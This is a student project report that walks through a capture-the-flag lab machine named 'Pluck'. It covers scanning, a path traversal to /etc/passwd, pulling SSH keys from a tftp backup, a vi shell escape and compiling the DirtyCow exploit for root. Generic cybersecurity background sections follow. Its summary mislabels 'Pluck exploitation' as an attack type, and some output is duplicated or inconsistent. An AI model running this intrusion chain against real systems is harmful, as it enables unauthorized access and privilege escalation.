

PLUCK EXPLOITATION

CYBER SECURITY AND ETHICAL HACKING

A Project Report submitted in partial fulfillment of the requirements

For the reward of

COMPUTER SCIENCE AND ENGINEERING

Project carried out at



Ardent Computech Pvt Ltd (An ISO 9001:2008 Certified)

SDF Building Module #132, Ground Floor, GP Block, Sector V, Bindhannagar,

Kolkata, West Bengal 700091

Under guidance of

Mr. DIPON MONDAL

Submitted by:

SOHAM KARMAKAR



UNIVERSITY OF ENGINEERING AND MANAGEMENT(UEM), KOLKATA

KALINGA INSTITUTE OF INDUSTRIAL TECHNOLOGY, BHUBANESWAR

(DURATION: 02 JUNE 2023 -10 JULY 2023)



Ardent Computech Pvt Ltd (An ISO 9001:2008 Certified)

SDF Building Module #132, Ground Floor, GP Block, Sector V, Bindhannagar,

Kolkata, West Bengal 700091

(Note: All entries of the proforma of approval should be filled up with appropriate and complete information of approval in any respect will be summarily rejected)

1. Name of the student: Soham Karmakar
2. Title of the project: PLUCK EXPLOITATION
3. Name and address of the guide: Mr. Dipon Mondal
4. Software used in the projects:
 - a) VM Virtual Box
 - b) Kali Linux OS
 - c) Windows OS

Signature of the students

Date:

Signature of the guide

Name: Mr. Dipon Mondal

DECLARATION

We, the undersigned Soham Karmakar and Antuli Dey declare that the work embodied in this project work hereby, titled “PLUCK EXPLOITATION”, forms our own contribution to the research work carried out under the guidance of Mr./Dr/Er Dipon Mondal is a result of our own research work and has not been previously submitted to any other University for any other Degree/ Diploma to this or any other University.

Wherever reference has been made to previous works of others, it has been clearly indicated as such and included in the bibliography.

We, here by further declare that all information of this document has been obtained and presented in accordance with academic rules and ethical conduct.

Signature of the students:



CERTIFICATE

This is to certify that this proposal of the project, entitled “PLUCK EXPLOITATION” is a record of bona-fide work, carried out by Soham Karmakar under my supervision and guidance through the Ardent Computech Pvt Ltd. In my opinion, the report in its present form is in partial fulfillment of all the requirements, as specified by the UEM Kolkata and KIIT, Bhubaneswar per regulations of the Ardent. In fact, it has attained the standard necessary for submission. To the best of my knowledge, the results embodied in this report, are original in nature and worthy of incorporation in the present version of the report for Computer Science and Engineering.

Guide/Supervisor

Mr. Dipon Mondal

Ardent Computech Pvt Ltd (An ISO 9001:2008 Certified)

SDF Building Module #132, Ground Floor, GP Block, Sector V, Bindhannagar,

Kolkata, West Bengal 700091

ACKNOWLEDGEMENT

We would like to express my special thanks of gratitude to our mentor, Mr. Dipon Mondal who gave us the golden opportunity to do this project on the topic entitled “PLUCK EXPLOITATION”. It helped us indooing a lot of research and we came to know about a lot things related to this topic.

TABLE OF CONTENT

1. Summary

2. Processing the Attack

- I. *using arp-scan -I for scanning for victim*
- II. *using nmap for scanning the Victim*
- III. *using nikto - At that moment, you'll see that the file "index.php" has a path traversal vulnerability. Let's leverage it.*
- IV. *We'll open up the affected link into the browser and here you can see, it says that "Just to make backups easier" and also the path is there*
- V. *Again using the given path, we modify the link, hit it into the browser and there's another message. Which says, "we can get it via tftp".*
- VI. *Using tftp for accessing the backup file*
- VII. *The content of the backup file*
- IX. *We'll try them one by one for login into paul's account with SSH where id_key4 will work!*
- X. *After login, there will a box open like this.*
- XI. *We'll try with every option for discovering something important.*
- XII. *Getting root permission*
- XIII. *finally getting the flag after running the exploit of the vulnerability*

3. Linux Commands

- I. *Ifconfig*
- II. *Arp-scan*
- III. *Nmap*
- IV. *Nikto*
- V. *Tftp*
- VI. *Ssh*
- VII. *Cd*
- VIII. *Python3*
- IX. *Wget*
- X. *Gcc*
- XI. *touch*

4. What is cyber security ?

5. Cyber security domains

6. Common cyber threats

7. What is System hacking in ethical hacking

8. Purpose of system hacking

9. How are the attack mode ?

10.Steps of hacking

11.Prevention from hacking

SUMMARY

Pluck exploitation refers to a type of cyber attack that takes advantage of vulnerabilities in software or systems to gain unauthorized access, manipulate data, or cause disruption. This summary provides an overview of the concept of pluck exploitation in the field of cybersecurity.

Pluck exploitation involves identifying weaknesses or flaws in computer systems, networks, or applications that can be exploited by malicious actors. These vulnerabilities can arise due to coding errors, misconfigurations, or outdated software. By exploiting these weaknesses, attackers can bypass security measures and gain unauthorized access to sensitive information or disrupt the functioning of a system.

To protect against pluck exploitation, organizations and individuals need to implement robust cybersecurity measures. This includes regularly updating software and systems to patch known vulnerabilities, employing strong access controls and authentication mechanisms, and conducting thorough security assessments and audits. Additionally, security awareness training is crucial to educate users about potential threats and best practices for safeguarding sensitive information.

The identification and mitigation of pluck exploitation requires a combination of technical expertise, threat intelligence, and proactive defense strategies. Cybersecurity professionals often employ techniques such as penetration testing, vulnerability scanning, and intrusion detection to detect and address vulnerabilities before they can be exploited.

Pluck exploitation serves as a reminder of the constant cat-and-mouse game between attackers and defenders in the realm of cybersecurity. As new vulnerabilities are discovered and exploited, cybersecurity professionals work to develop countermeasures and enhance the overall security posture of systems and networks.

1. Linux

I. What is linux ?

Linux is an Open-Source Operating System based on Unix. Linux was first introduced by Linus Torvalds. The main purpose of Linux was to provide free and low-cost Operating System for users who could not afford Operating Systems like Windows or iOS or Unix.

II. What is a Terminal?

Terminal is just a mechanism to transfer information. For the operating system to understand the information, a shell is needed. A shell in Linux is a program that interprets the commands you enter in a terminal window, so the operating system can understand what you want to do.

Kali Linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

entul@kali:~\$

```

entul@kali:~$ nmap -sS -v -oA -TS -p- 192.168.221.218
[sudo] password for entul:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-13 13:27:15
Nmap scan report for 192.168.221.218
Host is up (0.620s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.3p1 Ubuntu 1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache/2.4.18 (Ubuntu)
443/tcp   open  https    OpenSSL/1.0.2g
_._.
Device type: general purpose
Running: Linux 3.2-4.9
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 26.04 ms 192.168.221.218

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 178.83 seconds
entul@kali:~$
  
```

III. *using nikto - At that moment, you'll see that the file "index.php" has a path traversal vulnerability. Let's leverage it.*

```

Mikto v2.1.6
-----
Target IP:      192.168.0.164
Target Hostname: 192.168.0.164
Target Port:    80
Start Time:     2021-02-03 00:28:51 (GMT-5)
-----


Server: Apache/2.4.18 (Ubuntu)
The anti-clickjacking X-Frame-Options header is not present.
The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
No CGI Directories found (use '-C all' to force check all possible dirs)
Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.

Web Server returns a valid response with junk HTTP methods, this may cause false positives.
/index.php?page=../../../../../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to view any file on the host. (probably Rocket, but could be any index.php)
OSVDB-29786: /admin.php?en_log_id=0&action=config: EasyNews from http://www.webrc.ca version 4.3 allows remote admin access. This PHP file should be protected.
OSVDB-29786: /admin.php?en_log_id=0&action=users: EasyNews from http://www.webrc.ca version 4.3 allows remote admin access. This PHP file should be protected.
OSVDB-3092: /admin.php: This might be interesting...
OSVDB-3268: /css/: Directory indexing found.
OSVDB-3092: /css/: This might be interesting...
OSVDB-3268: /images/: Directory indexing found.
OSVDB-3233: /icons/README: Apache default file found.
7915 requests: 0 error(s) and 13 item(s) reported on remote host
End Time:      2021-02-03 00:29:58 (GMT-5) (67 seconds)
-----

1 host(s) tested

```

IV. We'll open up the affected link into the browser and here you can see, it says that "Just to make backups easier" and also the path is there



© Copyright 2017 Pluck



V. Again using the given path, we modify the link, hit it into the browser and there's another message. Which says, "we can get it via tfpt".




© Copyright 2017 Pluck


VI. Using tftp for accessing the backup file

```
(root@kali)-[~]  
# tftp 192.168.0.164  
tftp> get backup.tar  
Received 1824718 bytes in 0.7 seconds  
tftp>
```

VII. The content of the backup file




VIII. *accessing folders we'll discover in paul's directory, there is a lot of RSA key which we could use for leveraging SSH port.*




IX. *We'll try them one by one for login into paul's account with SSH where id_key4 will work!*

```
File Actions Edit View Help
[antuli@kali]-(~/Desktop/home/paul/keys)
$ sudo su
[sudo] password for antuli:
[antuli@kali]-(/home/antuli/Desktop/home/paul/keys)
$ ssh paul@192.168.221.218 -i id_key4
Last login: Tue Jul 11 22:15:26 2023 from 192.168.221.187
paul@pluck:~$ cd /
paul@pluck:/$ cd tmp
```

X. *After login, there will a box open like this.*




- XI. We'll try with every option for discovering something important.**
While we're checking the "Edit file" option, we'll see it'll open up a VI editor.
We know that the VI editor can run Linux commands.
Let's use this to open up a shell for us. We'll set the PATH for a shell like this:




```
paul@pluck: ~ 117x48
[... lines of text ...]
set shell=/bin/bash
```

XII. Getting root permission



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
paul@pluck:/tmp
File Actions Edit View Help
~/40616.c
[... lines of text ...]
paul@pluck:/tmp$ ./40616.c
40616.c: system-private-20ad051bf6a249a6a051a2a76c4b5-systemd-timesyncd.service-y10X99
paul@pluck:/tmp$ gcc 40616.c -o 40616 -pthread
40616.c: In function 'processFunction':
40616.c:99:17: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [-Wint-conversion]
   lseek(fd, 512, SEEK_SET);
               ^
In file included from 40616.c:20:0:
/usr/include/x86_64-linux-gnu/bits/types.h:207:20: note: expected '___off_t [aka long int]' but argument is of type 'void*'
extern ___off_t lseek(int __fd, ___off_t __offset, int __ whence) __THROW;
40616.c: In function 'main':
40616.c:136:5: warning: implicit declaration of function 'asprintf' [-Wimplicit-function-declaration]
   asprintf(&path, "cp %s /tmp/bak", said_binary);
   ^
40616.c:140:5: warning: implicit declaration of function 'fstat' [-Wimplicit-function-declaration]
   fstat(&st);
   ^
40616.c:142:10: warning: format '%d' expects argument of type 'int', but argument 2 has type '___off_t [aka long int]' [-Wformat=]
   printf("Size of binary: %d\n", st.st_size);
               ^
paul@pluck:/tmp$ ./40616
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 54256
Backing, this may take a while..
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
```

XIII. finally getting the flag after running the exploit of the vulnerability




```
40616.c: In function 'main':
40616.c:1336:5: warning: implicit declaration of function 'asprintf' [-Wimplicit-function-declaration]
    asprintf(&backup, "cp %s /tmp/bak", said_binary);
    ^~~~~~
40616.c:1340:5: warning: implicit declaration of function 'fatal' [-Wimplicit-function-declaration]
    fatal(F,0x1);
    ^~~~~
40616.c:1342:180: warning: format '%d' expects argument of type 'int', but argument 2 has type '__off_t {aka long int}' [-Wformat-]
    printf("Size of binary: %d\n", s1.s_size);
                           ^
paul@pluck:/tmp$ ./40616
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 54256
Racing, this may take a while..
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
root@pluck:/tmp# cd /
root@pluck:/# cd /root
root@pluck:/root# ls
flag.txt
root@pluck:/root# cat flag.txt

Congratulations you found the flag

##### (((((((((((((((((((((((((((((((((((
##### (((((((((((((((((((((((((((((((((((
,##### (((((((((((((((((((((((((((((((((((
nn,##### (((((((((((((((((((((((((((((((((((
nnnnn,#####
nnnnnnnn,#####
nnnnnnnnnn,#####
nnnnnnnnnn,#####
nnnnnnnn,#####
nnn,##### 88888888888888888888888888888888
,,##### 88888888888888888888888888888888
##### 88888888888888888888888888888888
##### 88888888888888888888888888888888

root@pluck:/root#
```

THE CAPTURED FLAG:



```
paul@pluck:/tmp$ ./40616
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 54256
Racing, this may take a while..
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
root@pluck:/tmp# cd /
root@pluck:/# cd /root
root@pluck:/root# ls
flag.txt
root@pluck:/root# cat flag.txt

Congratulations you found the flag

##### (((((((((((((((((((((((((((((((((((
##### (((((((((((((((((((((((((((((((((((
,##### (((((((((((((((((((((((((((((((((((
nn,##### (((((((((((((((((((((((((((((((((((
nnnnn,#####
nnnnnnnn,#####
nnnnnnnnnn,#####
nnnnnnnnnn,#####
nnnnnnnn,#####
nnn,##### 88888888888888888888888888888888
,,##### 88888888888888888888888888888888
##### 88888888888888888888888888888888
##### 88888888888888888888888888888888

root@pluck:/root#
```

3. Linux Command Used:

- I. *Ifconfig*
- II. *Arp-scan*
- III. *Nmap*
- IV. *Nikto*
- V. *Tftp*
- VI. *Ssh*
- VII. *Cd*
- VIII. *Python3*
- IX. *Wget*
- X. *Gcc*
- XI. *touch*

4. What is Cyber Security?

Cyber security is the practice of defending computers, servers, mobile devices, electronic systems, networks, and data from malicious attacks. It's also known as information technology security or electronic information security. The term applies in a variety of contexts, from business to mobile computing, and can be divided into a few common categories.

Network security is the practice of securing a computer network from intruders, whether targeted attackers or opportunistic malware.

Application security focuses on keeping software and devices free of threats. A compromised application could provide access to the data it's designed to protect. Successful security begins in the design stage, well before a program or device is deployed.

Information security protects the integrity and privacy of data, both in storage and in transit.

Operational security includes the processes and decisions for handling and protecting data assets. The permissions users have when accessing a network and the procedures that determine how and where data may be stored or shared all fall under this umbrella.

Disaster recovery and business continuity define how an organization responds to a cyber-security incident or any other event that causes the loss of operations or data. Disaster recovery policies dictate how the organization restores its operations and information to return to the same operating capacity as before the event. Business continuity is the plan the organization falls back on while trying to operate without certain resources.

End-user education addresses the most unpredictable cyber-security factor: people. Anyone can accidentally introduce a virus to an otherwise secure system by failing to follow good security practices. Teaching users to delete suspicious email attachments, not plug in unidentified USB drives, and various other important lessons is vital for the security of any organization.

5. Cyber Security domains

Cybersecurity has many different aspects that requires different skills and specialties. Understanding the different domains and how to address each domain is necessary to have a strong and effective cybersecurity strategy

5.1 Security Management

The first domain I'd like to discuss has more to do with people and processes than it does with computers. Security management is one of the most overlooked domains, which I think is a shame because almost nothing we do in the other domains means anything without it. Security management is made up of several tasks:

- Risk assessments, which is the process we use to identify risks to the organization and systemically identify methods to combat those risks, usually relying on input from experts in the below domains
- Overseeing the processes for other security functions to ensure those align with business/operations processes
- Change management processes and procedures in place
- User security awareness training

5.2 Identity and Access Management

Usually referred to as IAM, this domain entails all the systems, processes, and procedures an organization uses to assign identities, handle authentication, and manage access control. Identity is the process of assigning each individual user and system their own unique name. Authentication is the process of establishing a method for users to prove their identity. Identity and authentication are usually carried out through the use of usernames and passwords, respectively. Access management is generally achieved using the principle of *least privilege*, meaning we assign the bare minimum rights or privileges to each individual that is necessary for them to carry out their job duties. To help simplify this, the individuals responsible for IAM should be included in conversations that have an impact on access change requirements on various resources.

5.2 Security Engineering

Security engineering usually refers to two key subdomains: network security and computer operations security. This domain is where your technical expertise is put to use in securing both the network and hosts from attacks. It's in this domain that we lump the following:

- Firewalls
- Router/switch security
- Intrusion detection and prevention systems (IDS/IPS)
- Host-based security tools (such as antivirus and endpoint data loss prevention, DLP, tools)
- Email filtering
- Vulnerability scanning

5.3 Business continuity

This domain of cybersecurity focuses on restoring business operations after a catastrophic event, such as a natural disaster. This includes disaster recovery and business continuity plans and procedures. Of course, we should also make sure we're periodically reviewing these plans as well as testing them. The business continuity domain revolves around understanding which functions of the organization are vital to the survival of that organization. Once we've identified these critical functions and associated systems, we should put in place procedures to ensure they are operable as soon as possible, with as little data loss as possible, in the event of catastrophic failures.

5.4 Compliance

As you can probably imagine, the compliance domain centers on making sure the organization has the appropriate security controls in place necessary to meet compliance with the legislation and regulations applicable to the organization. This domain usually includes understanding those regulations to the point that we then can implement the appropriate security controls, and then regularly auditing those controls. Whether those audits are performed in-house or outsourced to a third-party audit agency is usually outlined in the regulations themselves, but regardless of who is performing the audit, it will be part of the compliance domain. Now, it's important that the compliance domain has a hand in driving our security management domain we discussed above.

5.5 Cryptography

The cryptography domain is one a lot of security personnel seem to struggle with, but it is probably one of the most over-analyzed domains. There's a lot of theory that goes into cryptography, but in real life application, it's usually as simple as a click of the right buttons. Cryptography is used to protect the confidentiality, integrity, authenticity, and non-repudiation of the information it is applied to.

5.6 Physical security

A commonly overlooked domain, physical security refers to all the controls that should be applied to the physical hardware within our purview:

- Do we have fencing around our facility that forces individuals to enter and exit at the appropriately controlled point?
- Do we have security guards posted at every entrance to our organization?
- Are we securing the data center to only allow physical access to our servers to the authorized individuals?
- Do we have the proper HVAC system in place?

5.7 Software development security

Software development takes on a handful of issues regarding internally developed applications or systems:

- Providing proper secure coding training for developers
- Performing code analysis on new code (whether it be new applications or updates to existing apps)
- Overseeing development processes and procedures
- Understanding updated application feature requirements and their implications on the security of the application

5.8 Security operations

